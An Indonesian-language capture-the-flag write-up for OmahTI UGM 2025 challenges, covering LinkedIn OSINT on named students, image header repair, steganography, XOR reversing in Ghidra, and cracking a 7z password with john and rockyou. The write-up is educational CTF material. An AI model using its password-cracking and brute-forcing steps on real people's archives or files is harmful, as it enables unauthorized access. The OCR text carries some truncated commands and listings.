
Setelah mendengar satu persatu, didapat bahwa peak 4 adalah audio yang memuat flagnya (dibacakan).

Flag: OTI25{p34k_mus1c_8ut_c4nt_g3t_n0m1n4t3d_1n_gr4mmy5}

Free flag

Type: MISC, LinkedIn.

Diberikan sebuah clue dimana flag kemungkinan dapat ditemukan dalam platform LinkedIn. Clue yang diberikan yaitu berkaitan dengan LinkedIn OmahTI dengan asumsi juga berkaitan dengan anggota tim Cybersecurity terlihat dari indikasi kata kata "get to know us first". Untuk melihat siapa saja anggota divisi Cybersecurity OmahTI, saya menuju Instagram OmahTI dan mencari postingan yang berkaitan dengan list anggota anggota Cybersecurity OmahTI



Setelah mencari pada profil diatas menggunakan platform LinkedIn, didapatkanlah 6 part flag sebagai berikut:

17.00

Ahsan Wiryawan

59 4 komentar • 1 kali dibagikan

Suka Komentar Posting ulang Kirim

Tampilkan semua postingan →

Pengalaman

Security Engineer - Department of Research and Development
BEM KM UGM 2025 · Kontrak
Sep 2025 - Saat ini · 3 bln
Gabungan

Part 6: B05}

Member of UGM MUN Community
UGM MUN Community · Paruh Waktu
Sep 2025 - Saat ini · 3 bln

OmahTI UGM (Organisasi Mahasiswa Ahli Teknologi Informasi)
1 thn

Junior Staff of Research and Competition
Purnawaktu
Jan 2025 - Saat ini · 11 bln

-Spearheaded information dissemination and initial engagement for GELATIK 20... lihat lainnya

Competition Research, Teamwork dan +1 keahlian

Junior Staff of CyberSecurity Division
Paruh Waktu

16.59

Pengalaman

IMG-20241110-WA0010.jpg

Staff of Cybersecurity division
Komunitas Mahasiswa TIK UGM
Nov 2024 - Saat ini · 1 thn 1 bln

part 4 : P4k3_

Keahlian: Cybersecurity

Data science and AI division staff
Software Engineering and Data Laboratory
Jun 2024 - Saat ini · 1 thn 6 bln

Keahlian: Machine Learning · Data Science · Python (Programming Language)

Fundraiser
Awak Gadjah Mada · Kontrak
Mar 2024 - Saat ini · 1 thn 9 bln

IT Staff
Batam Campus Expo
Okt 2024 - Jan 2025 · 4 bln
Gabungan

Keahlian: Back-End Web Development · Web Application Development · Back-end Operations · Database Administration · Database Development · MySQL

Foto-HumPubIT.jpg

Orang juga melihat

19.08

Axelle Chandra

Axelle Chandra · Ke-2

Undergraduate Computer Science Student at Universitas Gadjah Mada OTI25{2025

Keluarga Mahasiswa Buddhis Universitas Gadjah Mada • Universitas Gadjah Mada (UGM)
Sleman, Daerah Istimewa Yogyakarta, Indonesia

140 koneksi

Ahsan Wiryawan adalah koneksi bersama

Hubungkan | Pesan

Aktivitas

141 pengikut

Posting | Komentar

Axelle Chandra • Ke-2 + Ikuti
Undergraduate Computer Science...
9bln •

I'm happy to share that I'm starting a new position as Secretary at Keluarga Mahasiswa Buddhis Universitas Gadjah Mada!

Lihat terjemahan

16.56

Maulana Faris Al Ghifari

Malam Apresiasi MIPA UGM · Kontrak
Sep 2025 - Saat ini · 3 bln

Front-End Development dan Web Development

OmahTI UGM (Organisasi Mahasiswa Ahli Teknologi Informasi)
Kontrak 1 thn

Junior Staff of External Affairs
Jan 2025 - Saat ini · 11 bln

Strategic Communications, External Relationships dan +2 keahlian

Junior Staff of Cybersecurity Division
Des 2024 - Saat ini · 1 thn


part 2 : _m4s4_

Linux, Cybersecurity dan +1 keahlian

Software Engineer
Software Engineering and Data Laboratory · Magang
Mar 2025 - Saat ini · 9 bln
Daerah Istimewa Yogyakarta, Indonesia · Di lokasi

Web Development, Responsive Web Design dan +1 keahlian

Junior Staff of Cybersecurity Division
KOMATIK UGM (Komunitas Mahasiswa TIK) · Kontrak




Setelah bagian bagian flag di satukan terturut maka didapatkanlah flag yang lengkap sebagai berikut


Flag : OTI25{2025_m4s4_ma51H_P4k3_AI_B05}

Fake Waifu METADATA


Type: Forenisc.

Diberikan 2 buah file yaitu foto_divisi.7z dan Blonde_blazer.jpg





Pada bagian file foto_divisi.7z:



Saat mencoba mengekstrak file tersebut, dapat terlihat bahwa file ini tidak dapat diekstrak karena beberapa kemungkinan, dan yang paling meyakinkan adalah bahwa file ini bukanlah zipfile, dengan nama file ini sendiri adalah “foto_divisi” yang mana masuk akal menganggap file ini sebenarnya adalah file gambar (jpg atau png).

Sekarang, mari coba ubah file ini menjadi file gambar yang valid menggunakan hexedit.

Pada saat masuk ke hexedit, kita mendapati ada bagian “comment” yang berisi base64.

```
7z..'.......IHDR........
.....SUu....HtEXtComment
.aGF2ZSB5b3UgZXZlciBoZWF
yZCBvZiBhIGZpbGUgaGVhZGV
yIHNpZ25hdHVyZT8K...g..
```

Saat didecode menghasilkan:

```
┌──(K㉿DESKTOP-A4IP0GD)-[~/fakewaifu]
└─$ echo "aGF2ZSB5b3UgZXZlciBoZWFyZCBvZiBhIGZpbGUgaGVhZGVyIHNpZ25hdHVyZT8K" | base64 --decode
have you ever heard of a file header signature?
```

Ini menjadi clue bahwa ada sesuatu yang harus dilakukan pada bagian header signature.

Setelah mencari di internet, saya mendapatkan bahwa pada header (bagian atas) dari kumpulan kode kode saat memasuki hexedit berpengaruh pada bagian data foto_divisi. Kode.

```
00000000   37 7A BC AF  27 1C 1A 0A  00 00 00 0D  49 48 44 52  00 00 02 F4  00 00 01 00  7z..'.......IHDR........
```

Bagian 0000000 secara langsung mempengaruhi jenis file (yang pada gambar ini kolom ke-2 mempengaruhi jenis file tersebut menjadi jenis 7z).

Mencari di internet, saya menemukan kode header untuk file png yaitu 89 50 4E 47 0D 0A 1A 0A.

Setelah mengubah header 7z tersebut menjadi header png, saya mendapatkan hasil foto yang masih ter-crop ini.

Setelah mencari informasi terkait header, magic bytes, dan hexedit didapatkan bahwa bagian IHDR adalah bagian yang mengatur komposisi gambar seperti panjang, lebar, warna dll. Maka

dari itu ide saya untuk merestorasi gambarnya adalah dengan mengedit IHDR nya lagi pada hexedit.

Setelah ditelaah, didapat bahwa bagian ini yang bertanggung jawab pada ukuran gambar (width dan height)

00 00 02 F4 = width = 0x02F4 = 756 px

00 00 01 00 = height = 0x0100 = 256 px

Itulah mengapa gambar menjadi panjang dan pendek, karena memiliki resolusi 756 * 256 pixel.

Untuk membuat gambar tidak ter-crop lagi, saya mengubah bagian itu menjadi resolusi yang valid yaitu

00 00 02 F4 = width = 0x02F4 = 756 px

00 00 02 15 = height = 0x0215 = 533 px

Untuk bagian blonde_blazer:

Saat melihat tipe file ini, terlihat bahwa file ini merupakan jenis gambar JPEG dan memiliki comment rahasia dalam enkripsi base64 yang jika didecode akan menjadi clue.

```
┌──(K㉿DESKTOP-A4IP0GD)-[~/fakewaifu]
└─$ file blonde_blazer
blonde_blazer: JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, Exif Standard: [TIFF image data, little
endian, direntries=6, orientation=upper-left, xresolution=86, yresolution=94, resolutionunit=2], comment: "YmxvbmRlIGJsYXplciB0b2xkIG1lIHRvIGRv
CdNYXRyeW9zaGthIERvbGwnIG9uIHBpY29jdGYgaW4gb3JkZXIgdG8ga25vdyBob3cgdG8gZ2V0IHRoZSBsYWcK", baseline, precision 8, 1920x1080, components 3

┌──(K㉿DESKTOP-A4IP0GD)-[~/fakewaifu]
└─$ echo ""YmxvbmRlIGJsYXplciB0b2xkIG1lIHRvIGRvICdNYXRyeW9zaGthIERvbGwnIG9uIHBpY29jdGYgaW4gb3JkZXIgdG8g^CSBsYWcK

┌──(K㉿DESKTOP-A4IP0GD)-[~/fakewaifu]
└─$ echo "YmxvbmRlIGJsYXplciB0b2xkIG1lIHRvIGRvICdNYXRyeW9zaGthIERvbGwnIG9uIHBpY29jdGYgaW4gb3JkZXIgdG8ga25vdyBob3cgdG8gZ2V0IHRoZSBsYWcK" | base6
 --decode
blonde blazer told me to do 'Matryoshka Doll' on picoctf in order to know how to get the lag
```

Saat file ini dibuka hanya menampilkan gambar ini

Karena hint menyuruh saya untuk melihat Matryoska doll pada picoCTF, maka saya melihat cara penyelesaiannya dan mencoba mengaplikasikannya pada challange ini.

Pertama kita coba ekstrak semua file tersembunyi dalam file ini.

Setelah di binwalk –e maka didapat file .extracted yang berisi 3 file yaitu satu file zip, satu clue.txt, dan satu lagi file my_waifu.jpg.

Didapat flag kedua dari file my_waifu

Pada clue.txt menginfokan

```
┌──(K㉿DESKTOP-A4IP0GD)-[~/fakewaifu/_blonde_blazer.extracted]
└─$ cat clue.txt
the last part of the flag is HIDEnn in my_waifu, maybe you should SEEK it
```

Yang mana sangat jelas pada clue HIDE dan SEEK mengisyaratkan pada steghide dan stegseek

Pada file zip baru, tampaknya hanya berisi mu_waifu.jpg dan clue.txt yang sama.

Saat ingin mengekstract menggunakan steghide extract –sf tampak memerlukan passphrase.

```
┌──(K㉿DESKTOP-A4IP0GD)-[~/fakewaifu/_blonde_blazer.extracted]
└─$ steghide extract -sf my_waifu.jpg
Enter passphrase:
```

```
┌──(K㉿DESKTOP-A4IP0GD)-[~/fakewaifu/_blonde_blazer.extracted]
└─$ steghide extract -sf clue.txt
Enter passphrase:
```

Maka kita gunakan stegseek my_waifu.jpg

```
┌──(K㉿DESKTOP-A4IP0GD)-[~/fakewaifu/_blonde_blazer.extracted]
└─$ stegseek my_waifu.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "iloveyou"
[i] Original filename: "part3.txt".
[i] Extracting to "my_waifu.jpg.out".


┌──(K㉿DESKTOP-A4IP0GD)-[~/fakewaifu/_blonde_blazer.extracted]
└─$ cat part3.txt
cat: part3.txt: No such file or directory

┌──(K㉿DESKTOP-A4IP0GD)-[~/fakewaifu/_blonde_blazer.extracted]
└─$ ls
1A831.zip  clue.txt  my_waifu.jpg  my_waifu.jpg.out

┌──(K㉿DESKTOP-A4IP0GD)-[~/fakewaifu/_blonde_blazer.extracted]
└─$ cd my_waifu.jpg.out
-bash: cd: my_waifu.jpg.out: Not a directory

┌──(K㉿DESKTOP-A4IP0GD)-[~/fakewaifu/_blonde_blazer.extracted]
└─$ file my_waifu.jpg.out
my_waifu.jpg.out: ASCII text

┌──(K㉿DESKTOP-A4IP0GD)-[~/fakewaifu/_blonde_blazer.extracted]
└─$ cat my_waifu.jpg.out
_4b0ut_st3g4n0Gr4pHy}

┌──(K㉿DESKTOP-A4IP0GD)-[~/fakewaifu/_blonde_blazer.extracted]
└─$
```

Dan didapatlah part3 dari flag.

Flag: OTI25{N1c3!_n0w_y0u_kn0w_4b0ut_st3g4n0Gr4pHy}

Halo mo?

Tipe: Reverse engineering.

Diberikan sebuah file bernama chall (dalam kasus ini saya menggunakan nama halomo). Berbentuk ELF (executable).


```
┌──(K㉿DESKTOP-A4IP0GD)-[~]
└─$ file halomo
halomo: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID
[sha1]=7c2658a6962e0add359fe822cf32b9126aad1405, for GNU/Linux 3.2.0, not stripped
```

Saat menjalankannya dengan ./halomo, tentu tidak mengeluarkan flag.

```
┌──(K㉿DESKTOP-A4IP0GD)-[~]
└─$ ./halomo
Halo sir?

IZINNN
```

Notice bahwa file ini adalah executable, itu berarti bahwa file ini memiliki kode, comment, hingga mungkin sistem enkripsi flag di dalamnya. Untuk menganalisis kode-nya, saya menggunakan tools Ghidra.

Saat membaca kodenya, didapati beberapa fungsi penting didalamnya sepertii fungsi main, check, dan tentu saja fungsi ENC_FLAG




```c
undefined8 check(char *param_1)

{
  size_t sVar1;
  undefined8 uVar2;
  int local_c;

  sVar1 = strlen(param_1);
  if (sVar1 == 0x1c) {
    for (local_c = 0; local_c < 0x1c; local_c = local_c + 1) {
      if ((((&ENC_FLAG)[local_c] ^ 0x37) != param_1[local_c]) {
        return 0;
      }
    }
    uVar2 = 1;
  }
  else {
    uVar2 = 0;
  }
  return uVar2;
}
```

Intuisi dari fungsi check:

- Input harus 28 karakter panjangnya.
- Setiap karakter dicek dengan data di ENC_FLAG lalu di-XOR dengan 0x37.
- Jadi, flag yang benar = isi ENC_FLAG yang sudah di-XOR balik dengan 0x37.

Listing: halomo1

```
0010200c 00          ??         00h
0010200d 00          ??         00h
0010200e 00          ??         00h
0010200f 00          ??         00h

                     ENC_FLAG                                  XREF[3]:     Entry Point(*),
                                                                            check:0010119c(*),
                                                                            check:001011a3(*)
00102010 78          ??         78h    x
00102011 63          ??         63h    c
00102012 7e          ??         7Eh    ~
00102013 05          ??         05h
00102014 02          ??         02h
00102015 4c          ??         4Ch    L
00102016 47          ??         47h    G
00102017 03          ??         03h
00102018 47          ??         47h    G
00102019 06          ??         06h
0010201a 5f          ??         5Fh    _
0010201b 68          ??         68h    h
0010201c 03          ??         03h
0010201d 4d          ??         4Dh    M
0010201e 5f          ??         5Fh    _
0010201f 03          ??         03h
00102020 45          ??         45h    E
00102021 06          ??         06h
00102022 68          ??         68h    h
00102023 43          ??         43h    C
00102024 5f          ??         5Fh    _
00102025 04          ??         04h
00102026 68          ??         68h    h
00102027 55          ??         55h    U
00102028 04          ??         04h
                     s_Halo_sir?_0010202c                      XREF[0,2]:   main:001011e2(*),
```

Pada bagian kode ini, terlihat bahwa flag asli telah diencode XOR.

Untuk mendapatkan flag asli, kita harus melakukan **XOR balik (reverse)**: original_char = encrypted_char ^ 0x37

Untuk mempermudah, saya menggunakan script python sederhana:

```
enc = [
    0x78,0x63,0x7e,0x05,0x02,0x4c,0x47,0x03,0x47,0x06,0x5f,0x68,0x03,0x4d,
    0x5f,0x03,0x45,0x06,0x68,0x43,0x5f,0x04,0x68,0x55,0x04,0x44,0x43,0x4a
]
```

```
flag = "".join(chr(b ^ 0x37) for b in enc)

print(flag)
```

Yang mana menghasilkan flag:

Flag: OTI25{p4p1h_4zh4r1_th3_b3st}

That Damn Triangle

Type: Forensic.

Diberikan sebuah file OmahTI.7z yang memiliki password tidak diketahui.

Setelah mencoba beberapa kemungkinan password yang berkaitan dengan clue seperti “Genius”, “Bill cipher”, “Gravity falls” dan lain lain serta mengkombinasikan dengan enkripsi seperti caesar cipher ber-key 3 (dari triangle bill cipher), tidak membuahkan hasi.

Maka hanya ada cara brute force untuk mendapatkan password, yaitu dengan menggunakan 7z2john.

```
┌──(K㉿DESKTOP-A4IP0GD)-[~]
└─$ /usr/bin/7z2john bill > bill.hash
ATTENTION: the hashes might contain sensitive encrypted data. Be careful when sharing or posting these hashes
```

```
┌──(k㉿DESKTOP-A4IP0GD)-[~]
└─$ john bill.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 256/256 AVX2 8x AES])
Cost 1 (iteration count) is 524288 for all loaded hashes
Cost 2 (padding size) is 14 for all loaded hashes
Cost 3 (compression type) is 0 for all loaded hashes
Cost 4 (data length) is 130 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:32 0.01% (ETA: 2025-11-23 00:46) 0g/s 75.65p/s 75.65c/s 75.65C/s shamrock..hassan
0g 0:00:00:36 0.02% (ETA: 2025-11-23 02:09) 0g/s 75.08p/s 75.08c/s 75.08C/s bebito..medicina
0g 0:00:00:38 0.02% (ETA: 2025-11-23 02:42) 0g/s 74.82p/s 74.82c/s 74.82C/s skater1..pumas
0g 0:00:00:40 0.02% (ETA: 2025-11-23 03:12) 0g/s 74.41p/s 74.41c/s 74.41C/s blessing..dangerou
0g 0:00:00:41 0.02% (ETA: 2025-11-23 03:28) 0g/s 74.05p/s 74.05c/s 74.05C/s adriano..candycane
0g 0:00:01:16 0.03% (ETA: 2025-11-23 09:38) 0g/s 67.74p/s 67.74c/s 67.74C/s chaparrita..beetle
urmom            (bill)
1g 0:00:01:18 DONE (2025-11-20 10:49) 0.01271g/s 67.53p/s 67.53c/s 67.53C/s badbitch..chapis
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Didapatkanlah password dari OmahTI.7z adalah urmom, dengan isi didalam file itu adalah sebuah foto yang lagi lagi tercrop.

Saya menggunakan teknik yang sama dengan challange fakewaifu METADATA yaitu merubah hex-nya pada bagian height.

```
00000000   FF D8 FF E0  00 10 4A 46  49 46 00 01  01 01 00 C8  00 C8 00 00  FF FE 00 0B  ......JFIF.............
00000018   52 57 4C 32  35 7B 6B 33  33 FF DB 00  43 00 20 16  18 1C 18 14  20 1C 1A 1C  RWL25{k33...C. ..... ...
00000030   24 22 20 26  30 50 34 30  2C 2C 30 62  46 4A 3A 50  74 66 7A 78  72 66 70 6E  $" &0P40,,0bFJ:Ptfzxrfpn
00000048   80 90 B8 9C  80 88 AE 8A  6E 70 A0 DA  A2 AE BE C4  CE D0 CE 7C  9A E2 F2 E0  ........np.........|....
00000060   C8 F0 B8 CA  CE C6 FF DB  00 43 01 22  24 24 30 2A  30 5E 34 34  5E C6 84 70  .........C."$$0*0^44^..p
00000078   84 C6 C6 C6  C6 C6 C6 C6  C6 C6 C6 C6  C6 C6 C6 C6  C6 C6 C6 C6  C6 C6 C6 C6  ........................
00000090   C6 C6 C6 C6  C6 C6 C6 C6  C6 C6 C6 C6  C6 C6 C6 C6  C6 C6 C6 C6  C6 C6 C6 C6  ........................
000000A8   C6 C6 C6 FF  C0 00 11 08  01 2C 04 1A  03 01 22 00  02 11 01 03  11 01 FF C4  .........,....".........
000000C0   00 1A 00 00  02 03 01 01  00 00 00 00  00 00 00 00  00 00 00 00  01 02 03 04  ........................
```


Perubahan: pada bagian 0...A8 -> dari 01 2c 04 1a menjadi 02 80 04 1a

```
000000A8   C6 C6 C6 FF  C0 00 11 08  02 80 04 1A  03 01 22 00  02 11 01 03  11 01 FF C4  00 1A 00 00
```

Maka didapatlah gambar full:


Kita dapat melihat serangkaian kode dengan simbol aneh, karena cluenya mengarah ke gravity falls -> bill cipher, maka saya mencari encode bill cipher dan mendapatkannya di website https://www.dcode.fr/gravity-falls-bill-cipher.

